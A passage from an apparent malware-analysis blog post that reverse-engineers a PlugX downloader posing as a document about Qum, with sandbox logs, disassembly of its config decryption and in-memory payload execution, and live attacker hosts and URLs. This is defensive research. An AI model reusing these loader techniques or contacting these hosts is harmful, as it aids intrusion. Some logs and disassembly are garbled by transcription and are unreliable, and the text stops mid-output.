5:28:01.4	QUM, IL VATICANO DELL'ISLAM	2966	WriteFile	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	Offset: 0, Length: 20,486, I/O Rags: Non-coalesced, Paging I/O, Synchronous Paging I/O, Priority: Normal
5:28:01.4	QUM, IL VATICANO DELL'ISLAM	2966	TCP Connect	user-PC-4332 -> 103.85.24.190:80	SUCCESS	Length: 0, max: 1460, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 65706, rwinvscale: 2, sndvscale: 0, seqnum: 0, connid: 0
5:28:01.4	QUM, IL VATICANO DELL'ISLAM	2966	TCP Send	user-PC-4332 -> 103.85.24.190:80	SUCCESS	Length: 88, starttime: 720826, endtime: 720826, seqnum: 0, connid: 0
5:28:01.4	QUM, IL VATICANO DELL'ISLAM	2966	TCP Connect	user-PC-4332 -> 103.85.24.190:80	SUCCESS	Length: 0, max: 1460, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 65706, rwinvscale: 2, sndvscale: 0, seqnum: 0, connid: 0
5:28:01.4	QUM, IL VATICANO DELL'ISLAM	2966	TCP Send	user-PC-4332 -> 103.85.24.190:80	SUCCESS	Length: 71, starttime: 720871, endtime: 720871, seqnum: 0, connid: 0
5:28:01.4	QUM, IL VATICANO DELL'ISLAM	2966	TCP Connect	user-PC-4332 -> 103.85.24.190:80	SUCCESS	Length: 0, max: 1460, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 65706, rwinvscale: 2, sndvscale: 0, seqnum: 0, connid: 0
5:28:01.4	QUM, IL VATICANO DELL'ISLAM	2966	TCP Send	user-PC-4332 -> 103.85.24.190:80	SUCCESS	Length: 258, starttime: 720792, endtime: 720792, seqnum: 0, connid: 0
5:28:01.4	QUM, IL VATICANO DELL'ISLAM	2966	TCP Connect	user-PC-4332 -> 103.85.24.190:80	SUCCESS	Length: 0, max: 1460, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 65706, rwinvscale: 2, sndvscale: 0, seqnum: 0, connid: 0
5:28:01.4	QUM, IL VATICANO DELL'ISLAM	2966	TCP Send	user-PC-4332 -> 103.85.24.190:80	SUCCESS	Length: 258, starttime: 722035, endtime: 722035, seqnum: 0, connid: 0
5:28:01.4	QUM, IL VATICANO DELL'ISLAM	2966	TCP Connect	user-PC-4332 -> 103.85.24.190:80	SUCCESS	Length: 0, max: 1460, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 65706, rwinvscale: 2, sndvscale: 0, seqnum: 0, connid: 0
5:28:01.4	QUM, IL VATICANO DELL'ISLAM	2966	TCP Send	user-PC-4332 -> 103.85.24.190:80	SUCCESS	Length: 258, starttime: 722035, endtime: 722035, seqnum: 0, connid: 0
5:28:01.4	QUM, IL VATICANO DELL'ISLAM	2966	TCP Connect	user-PC-4332 -> 103.85.24.190:80	SUCCESS	Length: 0, max: 1460, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 65706, rwinvscale: 2, sndvscale: 0, seqnum: 0, connid: 0
5:28:01.4	QUM, IL VATICANO DELL'ISLAM	2966	TCP Send	user-PC-4332 -> 103.85.24.190:80	SUCCESS	Length: 71, starttime: 720853, endtime: 720853, seqnum: 0, connid: 0

```
07/19/20 05:19:15 AM [ HTTPListenerB00 ] Diverted: QUM, IL VATICANO DELL'ISLAM.exe (3560) requested TCP 103.85.24.190:80
07/19/20 05:19:15 AM [ HTTPListenerB00 ] GET /qum.dat HTTP/1.1
07/19/20 05:19:15 AM [ HTTPListenerB00 ] User-Agent: Microsoft Internet Explorer
07/19/20 05:19:15 AM [ HTTPListenerB00 ] Host: 103.85.24.190
07/19/20 05:19:15 AM [ HTTPListenerB00 ] Cache-Control: no-cache
07/19/20 05:19:15 AM [ HTTPListenerB00 ]
```



```

07/19/20 05:31:26 AM [ HITPListener80]
07/19/20 05:31:26 AM [ HITPListener80] Storing HTTP POST headers and data to http_20200719_053126.txt.
07/19/20 05:31:29 AM [ HITPListener80] POST /1bf23f2f HTTP/1.1
07/19/20 05:31:29 AM [ HITPListener80] Accept: */*
07/19/20 05:31:29 AM [ HITPListener80] jsp-ae: 0
07/19/20 05:31:29 AM [ HITPListener80] jsp-st: 0
07/19/20 05:31:29 AM [ HITPListener80] jsp-si: 61456
07/19/20 05:31:29 AM [ HITPListener80] jsp-en: 1
07/19/20 05:31:29 AM [ HITPListener80] User-Agent: Mozilla/5.0 (Windows NT 10.0;Win64;x64)AppleWebKit/537.36
07/19/20 05:31:29 AM [ HITPListener80] Host: www.systeminfor.com
07/19/20 05:31:29 AM [ HITPListener80] Content-Length: 0
07/19/20 05:31:29 AM [ HITPListener80] Connection: Keep-Alive
07/19/20 05:31:29 AM [ HITPListener80] Cache-Control: no-cache
07/19/20 05:31:29 AM [ HITPListener80]

```

As you can see from the ProcMon and Fakenet outputs above, the infection chain looks like this:

- Sample drops a .docx file in the current directory. This is the same .docx file in the resource section
- Sample sets the file attributes of the .docx file to HN (Hidden / Not Indexed)
- Sample opens the .docx file. I took a quick look on this .docx file and it seems that this is just a decoy file to masquerade the true purpose of the sample
- Sample connects to `hxxp://103.85.24[.]190/qum.dat` to fetch a next stage payload. This doesn't seem to create a new file on disk so this is probably executed in memory
- Sample creates `qum.exe`, `hex.dll`, and `adobeupdate.dat` on `%temp%`. These are PlugX components
- Sample executes `qum.exe`
- `qum.exe` creates a copy of the PlugX components (`AAM Updates.exe`, `hex.dll`, and `adobeupdate.dat`) to `%programdata%\AAM Updates\mKD\`
- `qum.exe` obtains persistence for `AAM Updates.exe` on the system via the registry Run key
- `qum.exe` executes `AAM Updates.exe`
- `AAM Updates.exe` periodically connects to `www.systeminfor[.]com` using various ports for C2

Now that we have these information, we can use these as a guide while doing in-depth analysis on the sample.

## In-depth Analysis

---

Since we almost have a full picture of the infection chain, I will breeze through some of the tedious parts of the disassembly and focus on important ones.

### Dropping the decoy .docx file

---

As we've seen on our earlier analysis, we know that the sample has a decoy .docx file on the resource section and is dropped at the current directory upon execution. We also know that the file attribute of decoy .docx file is set to hidden and that the file is opened afterwards to fool the users into thinking that executed file is just a normal .docx file. This is achieved via a series of calls to **LocalAlloc**, **FindResourceA**, **LoadResource**, **SizeofResource**, **CreateFile**, **WriteFile**, **GetCurrentDirectoryA**, **SetFileAttribute**, and **ShellExecuteA**. As expected from Mustang Panda, these Win32 API functions are stored in the sample as stackstrings and the address of the functions are dynamically resolved at runtime via **LoadLibrary** and **GetProcAddress**.

This is a recurring technique through out the disassembly and the following snippet is a good example:

```
00000000100028C0
00000000100028C0 loc_100028C0:
00000000100028C0 push    168h
00000000100028C5 push    40h
00000000100028C7 call    eax ; addr_LocalAlloc
00000000100028C9 mov     ebp, ds:GetModuleHandleA
00000000100028CF push   offset ModuleName ; "wvlib.dll"
00000000100028D4 mov     [esp+238h+var_1C0], eax
00000000100028D8 call    ebp ; GetModuleHandleA
00000000100028DA mov     esi, eax
00000000100028DC mov     eax, addr_FindResourceA
00000000100028E1 test    eax, eax
00000000100028E3 mov     [esp+234h+var_224], 'F'
00000000100028E8 mov     [esp+234h+var_224+1], 'i'
00000000100028ED mov     [esp+234h+var_224+2], 'n'
00000000100028F2 mov     [esp+234h+var_224+3], 'd'
00000000100028F7 mov     [esp+234h+var_220], 'R'
00000000100028FC mov     [esp+234h+var_21F], bl
0000000010002900 mov     [esp+234h+var_21E], 's'
0000000010002905 mov     [esp+234h+var_21D], 'o'
000000001000290A mov     byte ptr [esp+234h+var_21C], 'u'
000000001000290F mov     byte ptr [esp+234h+var_21C+1], 'r'
0000000010002914 mov     byte ptr [esp+234h+var_21C+2], 'c'
0000000010002919 mov     byte ptr [esp+234h+var_21C+3], bl
000000001000291D mov     [esp+234h+var_218], 'A'
0000000010002922 mov     [esp+234h+var_217], 0
0000000010002927 jnz     short loc_1000293B

0000000010002929 lea    eax, [esp+234h+var_224]
000000001000292D push   eax ; lpProcName
000000001000292E call   func_wrapper_LoadLibrary_kernel32
0000000010002933 push   eax ; hModule
0000000010002934 call   edi ; GetProcAddress
0000000010002936 mov     addr_FindResourceA, eax

000000001000293B
000000001000293B loc_1000293B:
000000001000293B push   offset aSrodat ; "SRCDAT"
0000000010002940 push   10001
0000000010002945 push   esi
0000000010002946 call   eax ; addr_FindResourceA
0000000010002948 push   offset ModuleName ; "wvlib.dll"
000000001000294D mov     esi, eax
000000001000294F call   ebp ; GetModuleHandleA
0000000010002951 mov     edi, eax
0000000010002953 mov     eax, addr_LoadResource
0000000010002958 test    eax, eax
000000001000295A mov     [esp+234h+var_224], 'L'
000000001000295F mov     [esp+234h+var_224+1], 'o'
0000000010002964 mov     [esp+234h+var_224+2], 'a'
0000000010002969 mov     [esp+234h+var_224+3], 'd'
```

## Decrypting the malware config

After dropping and opening the decoy .docx file, the sample proceeds to decrypt the malware configuration. The function responsible for this is called on offset **10002EAD**.

As you can the following values were pushed onto the stack before the function is called – an offset **unk\_10005000**, 1002h (4098), an address pointing to the string “123456789”, and result of `strlen(“123456789”)`. These are the address for the encrypted config, the length of the encrypted config, the address for the key, and the length of key respectively.

```

00000000010002E61 lea    edx, [esp+234h+LibFileName]
00000000010002E65 mov     [esp+234h+LibFileName], '1'
00000000010002E6A push   edx
00000000010002E6B mov     [esp+238h+var_1FB], '2'
00000000010002E70 mov     [esp+238h+var_1FA], '3'
00000000010002E75 mov     [esp+238h+var_1F9], '4'
00000000010002E7A mov     byte ptr [esp+238h+var_1F8], '5'
00000000010002E7F mov     byte ptr [esp+41h], '6'
00000000010002E84 mov     byte ptr [esp+238h+var_1F8+2], '7'
00000000010002E89 mov     byte ptr [esp+238h+var_1F8+3], '8'
00000000010002E8E mov     [esp+238h+var_1F4], '9'
00000000010002E93 mov     [esp+238h+var_1F3], 0
00000000010002E98 call   func_wrapper_strlenA
00000000010002E9D push   eax
00000000010002E9E lea    eax, [esp+238h+LibFileName]
00000000010002EA2 push   eax
00000000010002EA3 push   1002h
00000000010002EA8 push   offset unk_10005000
00000000010002EAD call   func_decrypt_config

```

If we check `unk_10005000`, we can see that it points to offset 0 of the `.data` section.

```

.data:10005000 ; segment permissions: read/write
.data:10005000 _data      segment para public 'DATA' use32
.data:10005000          assume cs: data
.data:10005000          ;org 10005000h
.data:10005000 unk_10005000 db  59h ; Y ; DATA XREF: func main+6B9to
.data:10005000                                     ; func main+718to ...
.data:10005001          db  46h ; F
.data:10005002          db  47h ; G
.data:10005003          db  44h ; D
.data:10005004          db  0Fh
.data:10005005          db  19h
.data:10005006          db  18h
.data:10005007          db   9
.data:10005008          db   9
.data:10005009          db   2
.data:1000500A          db  1Ch
.data:1000500B          db  0Bh
.data:1000500C          db   1
.data:1000500D          db  1Bh
.data:1000500E          db   4
.data:1000500F          db   3
.data:10005010          db  16h
.data:10005011          db   8
.data:10005012          db   8
.data:10005013          db   2
.data:10005014          db  1Ch
.data:10005015          db  45h ; E
.data:10005016          db  40h ; @
.data:10005017          db  5Bh ; [
.data:10005018          db  19h

```

Taking a closer look on the decryption function (`sub_10001450`), we can immediately determine that it implements XOR decryption with multi-byte key.

```
0000000010001450 func_decrypt_config proc near
0000000010001450
0000000010001450 arg_0= dword ptr 4
0000000010001450 arg_4= dword ptr 8
0000000010001450 arg_8= dword ptr 0Ch
0000000010001450 arg_C= dword ptr 10h
0000000010001450
0000000010001450 push    ebx
0000000010001451 push    edi
0000000010001452 mov     edi, [esp+8+arg_4]
0000000010001456 xor     ecx, ecx
0000000010001458 test    edi, edi
000000001000145A mov     bl, 9Fh
000000001000145C jle     short loc_10001484
```

```
000000001000145E push    ebp
000000001000145F mov     ebp, [esp+0Ch+arg_8]
0000000010001463 push    esi
0000000010001464 mov     esi, [esp+10h+arg_0]
```

```
0000000010001468
0000000010001468 loc_10001468:
0000000010001468 mov     eax, ecx
000000001000146A or      bl, 0F2h
000000001000146D cdq
000000001000146E idiv   [esp+10h+arg_C]
0000000010001472 mov     al, [edx+ebp]
0000000010001475 mov     dl, [ecx+esi]
0000000010001478 xor     dl, al
000000001000147A mov     [ecx+esi], dl
000000001000147D inc     ecx
000000001000147E cmp     ecx, edi
0000000010001480 jl     short loc_10001468
```

```
0000000010001482 pop     esi
0000000010001483 pop     ebp
```

```
0000000010001484
0000000010001484 loc_10001484:
0000000010001484 pop     edi
0000000010001485 pop     ebx
0000000010001486 retn
0000000010001486 func_decrypt_config endp
0000000010001486
```

This is very similar to how the configuration for the PlugX RAT is stored.

Here's how the decrypted configuration looks like:

```
0000h: 68 74 74 70 3A 2F 2F 31 30 33 2E 38 35 2E 32 34 http://103.85.24
0010h: 2E 31 39 30 2F 71 75 6D 2E 64 61 74 00 00 00 00 .190/qum.dat....
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0050h: 00 00 00 32 00 00 00 00 00 00 00 00 00 00 00 00 ...2.....
0060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

The URL for the next stage payload is located at offset 0 of the config file. Which allows us to do a quick-and-dirty python script to decrypt the config and extract the URL for the next stage payload:

### Fetching the next stage payload

---

After decrypting the config file, the sample proceeds to fetch the next stage payload. This is achieved through a series of calls to **InternetCrackUrlA**, **InternetOpenA**, **InternetOpenUrlA**, **HttpQueryInfoA**, and **InternetReadFileA** located in the function **sub\_100020F0**.

The payload is stored directly to a memory buffer initiated through a call to **LocalAlloc**.

```

000000001000258C push    esi
000000001000258D push    40h
000000001000258F call   eax ; addr_LocalAlloc
0000000010002591 mov     ecx, [esp+80h+hMem]
0000000010002595 mov     ebp, eax
0000000010002597 mov     edx, ecx
0000000010002599 xor     eax, eax
000000001000259B mov     edi, ebp
000000001000259D shr     ecx, 2
00000000100025A0 rep    stosd
00000000100025A2 mov     ecx, edx
00000000100025A4 and     ecx, 3
00000000100025A7 xor     esi, esi
00000000100025A9 rep    stosb
00000000100025AB mov     [esp+80h+arg_0], esi

```

```

00000000100025B2
00000000100025B2 loc_100025B2:
00000000100025B2 sar     word ptr [esp+80h+arg_0], 4
00000000100025BB mov     ecx, 400h
00000000100025C0 xor     eax, eax
00000000100025C2 mov     edi, offset byte_1000604C
00000000100025C7 mov     [esp+80h+var_20], al
00000000100025CB rep    stosd
00000000100025CD mov     eax, addr_InternetReadFileA
00000000100025D2 mov     [esp+80h+var_30], 'I'
00000000100025D7 test    eax, eax
00000000100025D9 mov     [esp+80h+var_2F], 'n'
00000000100025DE mov     [esp+80h+var_2E], 't'
00000000100025E3 mov     [esp+80h+var_2D], 'l'
00000000100025E7 mov     [esp+80h+var_2C], 'r'
00000000100025EC mov     [esp+80h+var_2B], 'n'
00000000100025F1 mov     [esp+80h+var_2A], 'l'
00000000100025F5 mov     [esp+80h+var_29], 't'
00000000100025FA mov     [esp+80h+var_28], 'R'
00000000100025FF mov     [esp+80h+var_27], 'l'
0000000010002603 mov     [esp+80h+var_26], 'a'
0000000010002608 mov     [esp+80h+var_25], 'd'
000000001000260D mov     [esp+80h+var_24], 'P'
0000000010002612 mov     [esp+80h+var_23], 'i'
0000000010002617 mov     [esp+80h+var_22], 'l'
000000001000261C mov     [esp+80h+var_21], 'l'
0000000010002620 jnz    short loc_10002638

```

```

0000000010002622 lea    eax, [esp+80h+var_30]
0000000010002626 push   eax ; lpProcName
0000000010002627 call   func_wrapper_LoadLibrary_wininet
000000001000262C push   eax ; hModule
000000001000262D call   ds:GetProcAddress
0000000010002633 mov     addr_InternetReadFileA, eax

```

```

0000000010002638
0000000010002638 loc_10002638:
0000000010002638 mov     edx, [esp+80h+var_6C]
000000001000263C lea    ecx, [esp+80h+var_64]
0000000010002640 push   ecx
0000000010002641 push   1000h
0000000010002646 push   offset byte_1000604C
000000001000264B push   edx
000000001000264C call   eax ; addr_InternetReadFileA
000000001000264E test    eax, eax
0000000010002650 jz     short loc_1000268C

```

The following is a sample HTTP request used to fetch the next stage payload:

```


07/19/20 05:19:15 AM [ Diverter] QUM. IL VATICANO DELL'ISLAM.exe (3560) requested TCP 103.85.24.190:80
07/19/20 05:19:15 AM [ HTTPListener80] GET /qum.dat HTTP/1.1
07/19/20 05:19:15 AM [ HTTPListener80] User-Agent: Microsoft Internet Explorer
07/19/20 05:19:15 AM [ HTTPListener80] Host: 103.85.24.190
07/19/20 05:19:15 AM [ HTTPListener80] Cache-Control: no-cache
07/19/20 05:19:15 AM [ HTTPListener80]

```

It's also worth noting that there is a backup function at **sub\_10001490** used to fetch the next stage payload with a slightly different implementation. One of the glaring difference noticeable in a network packet capture is the use of a different user agent string “**Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 10.1);**” as opposed to “**Microsoft Internet Explorer**”.

## Decrypting and executing the next stage payload

After successfully fetching the payload, the sample proceeds to decrypt and execute the next stage payload. The call to the responsible function (**sub\_10001110**) can be found at offset **1000269D**.



Looking closer at the function, we can see a series of call to **LocalAlloc**, **RtlDecompressBuffer**, the multi-byte XOR function (**sub\_10001450**), and **VirtualProtect** prior to a call to the next stage payload.

Looking closer at the call to **RtlDecompressBuffer**, we can see a **PUSH 2** prior to the call which indicates that the next stage payload is compressed with **LZNT1** algorithm aside from being encrypted with XOR using a multi-byte key.

```

000000001000125D
000000001000125D loc_1000125D:
000000001000125D lea    ecx, [esp+58h+var_14]
0000000010001261 push   ecx           ; lpProcName
0000000010001262 push   eax           ; hModule
0000000010001263 call   ds:GetProcAddress
0000000010001269 mov    addr_RtlDecompressBuffer, eax

000000001000126E
000000001000126E loc_1000126E:
000000001000126E mov    ecx, [esp+58h+arg_0]
0000000010001272 lea    edx, [esp+58h+var_40]
0000000010001276 push   edx           ; Final Uncompressed Size
0000000010001277 push   edi           ; Src Buffer Size
0000000010001278 push   ecx           ; Src Buffer
0000000010001279 push   esi           ; Dest Buffer Size
000000001000127A push   ebp           ; Dest Buffer
000000001000127B push   2             ; LZNT1
000000001000127D call   eax           ; addr_RtlDecompressBuffer

```

Looking closer at the call to the multi-byte XOR function (10001372), we can see that the XOR key is actually the first string in the decompressed payload itself.

```

1000134F 80442F 02 lea eax,dword ptr ds:[edi+ebp+1]
10001343 88D1 mov edx,ecx
10001345 897424 10 mov dword ptr ss:[esp+10],esi
10001349 28C2 sub eax,edx
1000134B 8A1408 mov dl,byte ptr ds:[eax+ecx]
1000134E 8811 mov byte ptr ds:[ecx],dl
10001350 885424 5C mov edx,dword ptr ss:[esp+5C]
10001354 6502 34D4FFFF imul edx,edx,FFFFFF034
1000135A 895424 5C mov dword ptr ss:[esp+5C],edx
1000135E 885424 10 mov edx,dword ptr ss:[esp+10]
10001362 41 inc ecx
10001363 4A dec edx
10001364 895424 10 mov dword ptr ss:[esp+10],edx
10001368 75 E1 jne wwlib.10001348
1000136A 884424 60 mov eax,dword ptr ss:[esp+60]
1000136E 57 push edi
1000136F 55 push ebp
10001370 56 push esi
10001371 50 push eax
10001372 EB D9000000 call wwlib.10001450
10001377 A1 34600010 mov eax,dword ptr ds:[10006034]
1000137C 83C4 10 add esp,10
1000137F 85C0 test eax,eax

```

Address	Hex	ASCII
039A0020	58 45 6A 67 72 5A 50 43 63 69 00 15 1F 82 67 72	XEjgrZPCci....gr
039A0030	5A 50 18 31 2C 0D CE 86 E6 B1 63 5F 43 63 96 8B	ZP.1.,.İ.±c_Cc..
039A0040	8C A9 67 32 5A 50 43 63 69 58 45 6A 67 72 5A 50	.@g2ZPCciXEjgrZP
039A0050	43 63 69 58 45 6A 67 72 5A 50 43 63 69 58 45 6A	CciXEjgrZPCciXEj
039A0060	67 72 5A 50 43 63 69 58 44 6A 67 7C 45 EA 4D 63	grZPCciXDjg EêMc
039A0070	DD 51 88 4B DF 73 16 9D 62 37 01 31 36 4A 17 00	YQ.KBs..b7.16J..
039A0080	35 37 31 02 04 78 26 0B 09 1C 35 24 63 01 0C 78	571..x&...5\$c..x
039A0090	37 1F 09 52 33 3E 63 27 26 0B 65 07 08 16 3F 7E	7..R3>c'&.e...?~
039A00A0	4E 6E 63 7C 45 6A 67 72 5A 50 43 11 E7 68 E4 5C	Nnc EjgrZPC.çhä\
039A00B0	88 2C A8 66 AC 3D 9B 6E AA 34 95 02 E4 EF B1 77	., f~=.n^4..äi±w
039A00C0	86 06 B7 1A D9 F3 A8 76 AC 3D 9B 28 FB D4 95 2C	...úó v~=(úó.,
039A00D0	B5 0E B1 5C FE 95 B7 59 88 2C A8 66 AC 3C 9B 3A	μ.± p.·Y., f~<.:
039A00E0	AA 34 95 49 E7 EF B1 50 86 06 B7 51 DA F0 A8 67	^4.Içi±P...QÜö`g
039A00F0	AC 3D 9B 63 F8 EF 95 45 B5 0E B1 55 86 91 B7 5D	~=.cöI.EU.±U...I

This is something similar to what we observed previously, on how the PlugX loader decrypts the encrypted payload.

Again, we can create a quick-and-dirty python script to automate the decryption of the next stage payload.

The next stage payload is actually never created on disk but is directly loaded into a memory buffer initiated through **LocalAlloc**.



Several lines of disassembly after the call to the multi-byte XOR function, we can see a call to **VirtualProtect** to change the access protection of the memory buffer containing the decrypted next stage payload to **0x40 (PAGE\_EXECUTE\_READWRITE)**. Immediately after, a **CALL ESI** is made to execute it.


```

0000000010001422
0000000010001422 loc_10001422:
0000000010001422 lea     edx, [esp+58h+var_3C]
0000000010001426 push   edx
0000000010001427 push   40h
0000000010001429 push   esi
000000001000142A mov    esi, [esp+64h+hMem]
000000001000142E push   esi
000000001000142F call   eax ; addr_VirtualProtect
0000000010001431 call   esi ; Call to execute payload
0000000010001433 mov    edi, ds:LocalFree
0000000010001439 test   ebp, ebp
000000001000143B jz     short loc_10001440
  
```

Following the call on a debugger, we can see a small shellcode right after **0x5a4d** which will effectively call an Export function on the next stage payload named **Loader**.

→	005E6100	4D	dec ebp	
•	005E6101	5A	pop edx	
•	005E6102	E8 00000000	call 5E6107	call \$0 ebx:"ical"
•	005E6107	5B	pop ebx	
•	005E6108	52	push edx	
•	005E6109	45	inc ebp	
•	005E610A	55	push ebp	
•	005E610B	8BEC	mov ebp, esp	
•	005E610D	81C3 390F0000	add ebx, F39	ebx:"ical"
•	005E6113	FFD3	call ebx	

For the sake of brevity, we won't go through the next stage payload in detail but it's essentially a dropper responsible for dropping and executing the PlugX components on the system. The components are actually embedded as PE resources.



To quickly extract the PlugX indicators, we can dump the encrypted payload from the PE resource of the dropper and use the scripts mentioned on my earlier blog posts about [reverse engineering the loader](#) and [extracting the config from the PlugX RAT](#).

```
$ plugx_decrypt.py plugx_payload
Identified Key: 454f4961444d71716941
Payload decrypted at plugx_payload-decrypted!
```

```
$ plugx_extract_config.py plugx_payload-decrypted
File: plugx_payload-decrypted
